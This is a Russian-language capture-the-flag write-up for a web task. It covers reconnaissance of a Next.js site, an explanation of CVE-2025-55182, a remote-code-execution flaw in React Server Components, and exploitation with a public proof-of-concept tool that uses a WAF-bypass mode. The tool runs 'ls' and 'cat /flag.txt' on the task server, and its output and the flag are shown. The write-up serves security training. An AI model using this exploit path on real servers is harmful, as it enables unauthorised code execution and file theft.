

Слушалка


Категория	Web
Уязвимость	CVE-2025-55182
Баллы	500

Текст задания:

"Слушалка" - зависимое сообщество, где артисты делятся своей музыкой, а еще можно включить живое интернет-радио. Отечественный ответ SoundCloud

Регистрация новых аккаунтов закрыта на время приватной беты.

Разведка:




Функция регистрации новых аккаунтов закрыта.

Есть функция входа в аккаунт.

Проверка технологий:

Используемый инструмент: Wappalyzer

Цель: определить технологии, используемые на веб-сайте.



Найдено:

Next.js - 15.1.6,

Nginx - 1.31.3.

Получение флага:

1. Поиск CVE

CVE-2025-55182 - это критическая уязвимость удаленного запуска кода.


Уязвимость находится в пакетах внутренней экосистемы React (`react-server-dom-webpack` , `react-server-dom-turbopack` , `react-server-dom-parcel`). Они отвечают за работу протокола **React Flight**, который сериализует и транслирует деревья компонентов UI в виде потока данных между клиентом и сервером.

Серверный декодер (в частности, функция `reviveModel`) принимает входящий вредоносный HTTP-запрос (обычно POST-запрос на endpoints Server Functions) и выполняет разбор полезной нагрузки без должной валидации структуры объектов.

2. POC:

<https://github.com/yysmroztas/NextRce>

```
tasks.qualis.xn--2026-43dfvhb5aarb9c8a4bu5b.xn--p1ai/radio --bypass -c ls
```



Next.js RSC Exploit Tool (CVE-2025-55182)
UTF-16LE WAF Bypass Edition (v2.2)

>> OPERATOR: MITSEC (x.com/ynsmroztas)

[*] Loaded 1 targets. Starting scan with 30 threads...

[!] UTF-16LE WAF Bypass Mode: ENABLED

[*] Payload Command: ls

[VULN] https://1b015dcf08104df8.tasks.qualis.xn--2026-43dfvhb5aarb9c8a4bu5b.xn--p1ai/radio
SUCCESS

Output: data

node_modules

package.json

public

server.js

3. Флаг:



Next.js RSC Exploit Tool (CVE-2025-55182)
UTF-16LE WAF Bypass Edition (v2.2)

>> OPERATOR: MITSEC (x.com/ynsmroztas)

[*] Loaded 1 targets. Starting scan with 30 threads...

[!] UTF-16LE WAF Bypass Mode: ENABLED

[*] Payload Command: cat /flag.txt

[VULN] https://1b015dcf08104df8.tasks.qualis.xn--2026-43dfvhb5aarb9c8a4bu5b.xn--p1ai/radio >>> RCE SUCCESS
Output: flag{shukh0v_s1gn4l_n3v3r_d13d_GtiMRESNaac68b82}